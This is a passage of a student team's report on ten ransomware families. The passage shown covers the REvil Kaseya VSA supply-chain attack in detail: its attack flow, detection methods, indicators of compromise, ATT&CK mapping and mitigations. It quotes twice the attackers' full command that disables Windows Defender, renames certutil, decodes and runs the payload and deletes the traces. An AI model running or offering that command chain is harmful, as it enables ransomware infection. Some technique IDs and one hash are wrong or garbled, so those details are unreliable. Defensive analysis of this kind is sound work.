TEAM - F

Top 10 Ransomwares

FINAL REPORT

(Final Review)

Version 1.0

Varun Bansal(TL), Rahul Singh, Priya Mann, Pratyusha Majumdar, Anubhav Varshney, Saltanat Nazni

INDEX

S. No.	Topic	Page. No.
1	Objective	3
2.	Revil Ransomware	6
3.	Nemty Ransomware	23
4.	Sodinokibi Ransomware	39
5.	Nephilim ransomware	53
6.	Netwalker Ransomware	64
7.	Doppler Ransomware	74
8.	Maze Ransomware	83
9.	Clop Ransomware	102
10.	Tycoon Ransomware	112
11.	Sekhmet Ransomware	125
12.	Security Plan	143
13.	References	151

OBJECTIVE

Ransomware is often spread through phishing emails that contain malicious attachments or through unknowingly downloading (drive-by downloading). Drive-by downloading occurs when a user unknowingly visits an infected website and then malware is downloaded and installed within the user's system without the user's knowledge. Some other, more aggressive forms of ransomware, like NotPetya, exploit security holes to infect computers without needing to trick users.

The objective of this report is to study about the top 10 ransomwares selected by the team and develop a detailed report regarding the basic details for each of the ransomware.

The findings in this report is done as a team work and is collected from various internet resources.

Attack Flow of a ransomware is a piece of information through which a security professional understand the execution flow of the attack of a ransomware. It is the steps and methodologies adopted by the attacker group in order to execute and trap a victim.

This report displays the attack flow for each of the ransomwares we selected as top 10 ransomwares.

Indicators of compromise (IOCs) are pieces of forensic data, such as data found in system log entries or files, that identify potentially malicious activity on a system or network. These IOCs are then used by various anti-viruses, security professionals, firewalls etc. to identify a potential threat approaching the system. Many of the IOCs are still not known and are still in the research phase.

We found the Indicators of Compromise (IOC) of the top 10 ransomwares selected by the team.

The findings in this report is done as a team work and is collected from various internet resources.

Ransomware is often spread through phishing emails that contain malicious attachments or through unknowingly downloading (drive-by downloading). Drive-by downloading occurs when a user unknowingly visits an infected website and then malware is downloaded and installed within the user's system without the user's knowledge. Some other, more aggressive forms of ransomware, like NotPetya, exploit security holes to infect computers without needing to trick users.

The objective of this report is to provide actions to help organisations prevent a malware infection, and also steps to take if you're already infected. For anyone looking to keep their network secure, you need to make sure that they know their network. Knowing the network means that you have an inventory of every connected device and system as well as how the traffic flows between them. On top of that, the network needs to be constantly monitored, which can be made easier by utilizing Security Information and Event Management (SIEM) tools. Monitoring the network allows abnormalities to be discovered much more quickly, and it saves precious time during an incident to react and remediate the situation. It is also a strong recommendation to make traversing the network difficult for attackers in order to prevent the spread of any malware that may have found its way into your network.

Organizations also need to consider vulnerability management. Patches and updates to software and devices are created to fix any vulnerabilities that were discovered in those software and devices. One of the first things attackers look for is vulnerable systems, so if updates are neglected, it provides the attackers with an avenue to use those known vulnerabilities to gain access to your systems and carry out their malicious deeds.

Ransomware is the worst nightmare for many IT departments and business owners. The impact of a ransomware attack is instant and

recovery is incredibly difficult. Within hours, a thriving business can be completely locked out of its sensitive data. In some cases the consequences can be severe.

Therefore, a definitive security plan including mitigation strategies and damage control is needed for defending against said attacks. This report is developed by the team.

REVIL RANSOMWARE

REQUIREMENT GATHERING

Revil is a file encryption virus that encrypts all the files and demands money from the victim once it gets into the user's system. For the ransom demand, criminals force victims to pay the money in the form of bitcoins. If the victim refuses to pay the amount demanded, or fails to deliver the ransom in the given timeframe, the amount of the ransom is doubled by the attackers.

The data breach in Grubman Shire Meiselas & Sacks the law corporation was caused through Revil Ransomware. Attackers breached the data that belonged to famous clients and shared them on the dark web.

According to reports, the personal information of Drake, Robert De Niro, Rod Stewart, Elton John, Mariah Carey and many other stars may have been obtained through this Ransomware attack. In addition, screenshots of computer files of celebrities like Madonna's tour contract, or the files of belonging to Bruce Springsteen, Bette Midler, and Barbra Streisand were also leaked.

ATTACK FLOW

Kaseya supply chain attack targeting MSPs to deliver REvil ransomware


Kaseya VSA, a product commonly used by MSPs to manage their clients IT environments, was used as part of a supply chain attack delivering REvil ransomware to thousands of organizations.

Attack Overview:-

Kaseya customers using the on-prem VSA server were affected by this attack. The VSA server is used to manage large fleets of computers, and is normally used by MSPs to manage all their clients. Without separation between client environments, this creates a dependency: is the VSA server is compromised, all client environments managed from this server can be compromised too.

Additionally, if the VSA server is exposed to Internet, any potential vulnerability could be leveraged over the Internet to breach the server. This is what happened in this case. The threat actor, an affiliate of the REvil ransomware-as-a-service, identified and exploited a zero-day vulnerability in the VSA server.

The vulnerability was exploited to introduce a malicious script to be sent to all computers managed by the server, therefore reaching all the end clients. The script delivered the REvil ransomware and encrypted the systems.




VSA Server Zero-Day

We have identified the exploit code used by the threat actor to compromise the Internet-facing VSA servers EDIT: since a patch has been available since July 11th, and after we have validated the patch and verified that the attack vector is no longer present

Truesec have confirmed the complete exploit chain and produced a working proof-of-concept exploit. The following vulnerabilities were chained in the exploit

- Authentication Bypass
- Arbitrary File Upload

- Request Forgery Token Bypass
- Local File Code Injection




We want to share an IP address that we have identified, used to launch the exploit:

161[.]35.239.148
User-Agent: curl/7.69.1

Organizations and response teams can use this to identify if exploitation was launched against the VSA servers. Note that as part of the exploitation, the IIS logs are cleared, therefore a lack of indications in the IIS logs does not necessarily mean that the system was not exploited.

At this time, we do not know if the threat actor changed source IP address for each exploited VSA server, however we expect a large overlap.



Part of exploit against VSA server

Malicious Procedure to Clients

The code executed on the VSA server as part of the exploit triggered an execution of a malicious procedure on computers managed by the server. This effectively reaches all managed clients.

As the first stage deletes logs in multiple locations (IIS logs as well as logs stored in the application database), not all the steps have been reconstructed yet. However, the procedure pushed to the clients was recovered and is reported below.

```
execFile(): Path="C:\windows\system32\cmd.exe", arg="/c ping 127.0.0.1
-n 7615 > nul &
```

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-
MpPreference -DisableRealtimeMonitoring $true -
DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -
DisableScriptScanning $true -EnableControlledFolderAccess Disabled -
EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -
SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM%
>> C:\Windows\cert.exe & C:\Windows\cert.exe -decode
c:\kworking1\agent.crt c:\kworking1\agent.exe & del /q /f
c:\kworking1\agent.crt C:\Windows\cert.exe & c:\kworking1\agent.exe",
flag=0x00000002, timeout=0 seconds
```

This disables some features of Windows Defender, uses certutil to decode the previously uploaded agent.crt to agent.exe, and executes it.

When executed, agent.exe will drop two additional files: MsMpEng.exe (a legitimate version of the Windows Defender binary) and mpsvc.dll (REvil ransomware). The execution of MsMpEng.exe triggers the loading of mpsvc.dll (side-loading execution) and therefore executes the REvil ransomware in the context of MsMpEng.exe.

Methods to Identify Compromised Systems – Kaseya VSA

Truesec has identified several methods to detect if systems are affected. This is possible both for a device with a Kaseya agent installed, but also on a central Kaseya VSA server.

Several logs such as the webserver and database logs are cleared or deleted on the Kaseya VSA servers we have investigated. However, we were able to discover at least one log file that contained valuable data.

In our case, this log file was located at D:\Kaseya\Kserver\Kserver.log". When inspecting the the content of the file, we were able to find traces of the "agent.crt" file being sent out to systems.

The log for a specific system looks as following:

```
[I 2021-07-02T13:59:59.544250Z +02:00 ] [ProcessCmd] Systemname-and-Kaseya-
agent-details (REDACTED) logged in successfully.
 [I 2021-07-02T14:00:01.512990Z +02:00  1840 16cc] [EVENT_SERVER] Fri Jul  2
16:00:01 2021: [5836] WARNING: Write File task will rewrite entire file
'#agentWrkDir#\agent.crt' to 'Systemname-and-Kaseya-agent-details' (REDACTED)
because the timestamp of the file on the server has changed.
 [I 2021-07-02T14:00:01.559863Z +02:00  1840 12b4] [EVENT_SERVER] Fri Jul  2
16:00:01 2021: [4788] Write File task continuing previous transfer to file
'#agentWrkDir#\agent.crt' at offset 1221800 of 1221802 bytes for 'Systemname-
and-Kaseya-agent-details' (REDACTED). Process time = 0 seconds.
```

These log entries indicate that an attempt was made to send out the file “agent.crt” to the working directory of the target machine. As such, it is possible from the central Kaseya VSA servers to identify which systems were targeted.
We have also confirmed that it is possible that systems are part of the list, and that an attempt at encrypting them was made, but was unsuccessful.

Methods to Identify Compromised Systems – Systems with Agent

On a device that has a Kaseya agent installed, many different indicators exist. This list contains several methods which have been relevant in the cases we investigated so far.

ENCRYPTION

- The registry key HKLM:\SOFTWARE\Wow6432Node\BlackLivesMatter which contains information releated to the ransomware
- The ransomware “readme” file and files with the same file ending as the “-readme.txt” notes prefix

ATTEMPTS TO EXECUTE MALICIOUS CODE

It is possible that there was an attempt at executing the malicious code, but where the execution was unsuccessful. In such cases the following identification methods are valuable:

`C:\Windows\System32\winevt\Logs\Windows Powershell.evtx – Check for the malicious powershell execution "Set-MpPreference -Set-MpPreference -DisableRealtimeMonitoring …."`

- Any of the files noted in the IoC list. The "C:\kworking" directory is based on the working directory for the Kaseya agent, which is defined in the registry key HKLM:\SOFTWARE\Wow6432Node\Kaseya\Agent. Multiple agents can be installed, and therefore multiple versions of the files.
- Signs of the malicious execution in the Kasey AgentMon log located at: C:\Program Files (x86)\Kaseya\\AgentMon.log"
- Running process agent.exe
- Running process MsMpEng.exe with loaded mpsvc.dll

We have also released a script to help victims and responders of the Kaseya ransomware attack to identify and mitigate affected systems. This is for the end systems, not the VSA servers..

INDICATORS OF COMPROMISE

The following IOCs can be used to detect REvil infections used in the Kaseya attack.

IP addresses

- 18[.]223[.]199[.]234
- 161[.]35[.]239[.]148
- 193[.]204[.]114[.]232

File Hashes (SHA-256)

Mpsvc.dll (MpsVc.dll, MpsVc, mpsvc.dll, MpsVc_.dll):

- d8353cfc5e696d3ae402c7c70565c1e7f31e49bcf74a6e12e5ab044f306b4b20
- d5ce6f36a06b0dc8ce8e7e2c9a53e66094c2adfc93cfac61dd09efe9ac45a75f
- cc0cdc6a3d843e22c98170713abf1d6ae06e8b5e34ed06ac3159adafe85e3bd6
- 0496ca57e387b10dfdac809de8a4e039f68e8d66535d5d19ec76d39f7d0a4402
- 8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd

srnmp.exe:

-

- 1fe9b489c25bb23b04d9996e8107671edee69bd6f6def2fe7ece38a0fb35f98e

svchost.exe:66490c59cb9630b53fa3fa7125b5c9511afde38edab4459065938c1974229ca8

Updater.exe:

- dc6b0e8c1e9c113f0364e1c8370060dee3fcbe25b667ddeca7623a95cd21411f

p.exe.TXT:

- aae6e388e774180bc3eb96dad5d5bfefd63d0eb7124d68b6991701936801f1c7

agent.exe:

- d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e


Generic samples, no unique names:

- e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2
- df2d6ef0450660aaae62c429610b964949812df2da1c57646fc29aa51c3f031e
- 81d0c71f8b282076cd93fb6bb5bfd3932422d033109e2c92572fc49e4abc2471
- 8e846ed965bbc0270a6f58c5818e039ef2fb78def4d2bf82348ca786ea0cea4f

- 36a71c6ac77db619e18f701be47d79306459ff1550b0c92da47b8c46e2ec0752

- 45AEBD60E3**C4ED8D3285907F5BF6C71B3B60A9BCB7C34E246C20410CF678FC0**

TACTICS, TECHNIQUES & PRACTICES



- Initial Access
    - T1059.002 Supply Chain Compromise: Compromise Software Supply Chain
- Execution
    - T1059.001 Command and Scripting Interpreter: PowerShell
- Persistence
    - T1574.002 Hijack Execution Flow: DLL Side-Loading
- Privilege Escalation
    - T1574.002 Hijack Execution Flow: DLL Side-Loading
- Defense Evasion
    - T1036.003 Masquerading: Rename System Utilities
    - T1562.001 Impair Defenses: Disable or Modify Tools
    - T1140 Deobfuscate/Decode Files or Information
    - T1574.002 Hijack Execution Flow: DLL Side-Loading
    - T1070.004 Indicator Removal on Host: File Deletion
    - T112 Modify Registry
    - T1553.002 Subvert Trust Controls: Code Signing
- Impact
    - T1486 Data Encrypted for Impact

Masqueranding

- T1036.001 Invalid Code Signature
- T1036.002 Right-to-Left Override
- T1036.003 Rename System Utilities
- T1036.004 Masquerade Task or Service
- T1036.005 Match Legitimate Name or Location
- T1036.006 Space after Filename

- The Initial Access techniques is MITRE ATT&CK T1059.002 Supply Chain Compromise.
- Kaseya VSA platform drops a base64 encoded file (agent.crt) to the C:\kworking folder, which will be delivered as part of the 'Kaseya VSA Agent Hot-fix' update.
- After that, the following PowerShell command is launched by the C:\Program Files (x86)\Kaseya\<ID>\AgentMon.exe file of the Kaseya VSA platform. The REvil threat actors use PowerShell as the execution technique (MITRE ATT&CK T1059.001 Command and Scripting Interpreter: PowerShell).

"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul & C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe

- This command first disables Real Time Protection feature of the Windows Defender:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true

This is a well-known "Impair Defenses" technique used by adversaries (MITRE ATT&CK T1562.001 Impair Defenses: Disable or Modify Tools).

- Then, the PowerShell command disables some of the other features of the Windows Defender:
    - `-DisableIOAVProtection $true` : Disables the scanning of downloaded files and attachments.
    - `-DisableScriptScanning $true` : Disables the scanning of scripts during malware scans.
    - `-EnableControlledFolderAccess Disabled` : Disables the protection of valuable data from malicious apps and threats, such as ransomware. The "Controlled folder access" feature is included with Windows 10 and Windows Server 2019.
    - `-EnableNetworkProtection AuditMode -Force` : In this mode, it shows which IP addresses and domains would have been blocked, but it does not block those malicious IP addresses and domains.
    - `-MAPSReporting Disabled` : Disables Microsoft Active Protection Service (MAPS) membership.
    - `-SubmitSamplesConsent NeverSend` : Disables Windows Defender submits the samples
- After impairing protection features of Windows Defender, the PowerShell command copies the certutil.exe utility to C:\Windows location as `cert.exe`. REvil ransomware gang uses the renamed `cert.exe` file from C:\Windows location, not the original certutil.exe file from C:\Windows\System32\ folder because they want to evade weak detection rules via masquearading (MITRE ATT&CK T1036 Masquerading). Certutil.exe is a Windows binary used for handling certificates. However, adversaries use certutil.exe as a living off the land binary (LOLBin) for malicious purposes. Because of the increased use of legitimate system utilities by adversaries, security tools may monitor them to detect their suspicious use. To avoid name-based detection, adversaries rename system utilities.

copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe

- Then, the PowerShell command adds random characters to the end of the cert.exe to evade defenses use hash-based rules:

```
echo %RANDOM% >> C:\Windows\cert.exe
```

- After that, the command decodes the base64 encoded agent.crt file and save as agent.exe (MITRE ATT&CK T1140 Deobfuscate/Decode Files or Information):

```
C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe
```

- Then, the PowerShell command used by the Revil ransomware threat actors remove the agent.crt and cert.exe files to delete generated artifacts on the victim system (MITRE ATT&CK T1070 Indicator Removal on Host):

```
del /q /f c:\kworking\agent.crt C:\Windows\cert.exe
```

- Finally, the PowerShell command executes the agent.exe file, which is digitally signed using a valid certificate from "PB03 TRANSPORT LTD" (MITRE ATT&CK T1553.002 Subvert Trust Controls: Code Signing):

```
c:\kworking\agent.exe
```

- The agent.exe includes two embedded files, MsMpEng.exe and mpsvc.dll. When the agent.exe is executed, it extracts these files to the C:\Windows folder.
- The MsMpEng.exe file is an older version of the legitimate Microsoft Defender executable. Why would attackers want to download a version of Windows defender to a computer? Actually, the answer is straightforward, MsMpEng.exe is another LOLBin. Adversaries use MsMpEng.exe to launch the mpsvc.dll file with DLL side-loading and encrypt the device through this trusted Windows executable.
- mpsvc.dll is the DLL used by the REvil as the encryptor payload (MITRE ATT&CK T1486 Data Encrypted for Impact). In addition to encryption, this Revil / Sodinokibi DLL creates the registry key HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\BlackLivesMatter to store several store encryptor runtime keys and configurations artifacts (MITRE ATT&CK T112 Modify Registry.

MITIGATION PLAN

Network

- Keep strong and unique passwords for login accounts.
- Disable RDP if not used. If required, change the RDP port to a non-standard port.
- Configure firewall in the following way:
  - Deny access to Public IPs to important ports (in this case RDP port 3389),
  - Allow access to only IPs which are under your control.
- Use VPN to access the network, instead of exposing RDP to the Internet. Possibility to implement Two Factor Authentication (2FA).
- Set lockout policy which hinders credentials guessing.
- Create a separate network folder for each user when managing access to shared network folders.

Take regular data backup

- Protect systems from ransomware by periodically backing up important files regularly and keeping a recent backup copy offline. Encrypt your backup.
- If your computer gets infected with ransomware, your files can be restored from the offline backup once the malware has been removed.
- Always use a combination of online and offline backup.
- Do not keep offline backups connected to your system as this data could be encrypted when ransomware strikes.

Keep software updated

- Always keep your security software (antivirus, firewall, etc.) up to date to protect your computer from new variants of malware.
- Regularly patch and update applications, software, and operating systems to address any exploitable software vulnerabilities.

- Do not download cracked/pirated software as they risk backdoor entry for malware into your computer.
- Avoid downloading software from untrusted P2P or torrent sites. In most cases, they are malicious software.

Having minimum required privileges

- Do not assign Administrator privileges to users. Most importantly, do not stay logged in as an administrator unless it is strictly necessary. Also, avoid browsing, opening documents, or other regular work activities while logged in as an administrator.

NEMTY RANSOMWARE

REQUIREMENT GATHERING

The McAfee Advanced Threat Research Team (ATR) observed a new ransomware family named ‘Nemty’ on 20 August 2019.

We are in an era where ransomware developers face multiple struggles, from the great work done by the security community to protect against their malware, to initiatives such as the No More Ransom project that offer some victims a way to decrypt their files. Not only that, but the underground criminal community around such ransomware developers can also be hyper critical, calling out bad code and choosing not to purchase ransomware that is not professionally developed.

After one such developer, going by the name jsworm, announced Nemty on underground forums, we noted how the ransomware was not well received by some users in the criminal community. Certain sectors of that forum started to rebuke jsworm for technical decisions made about the functions in the ransomware, as well as the encryption mechanism used.

Jsworm replied to all the comments, adding evidence about how the critical statements made were wrong and showcased the value of their new versions.

ATTACK FLOW

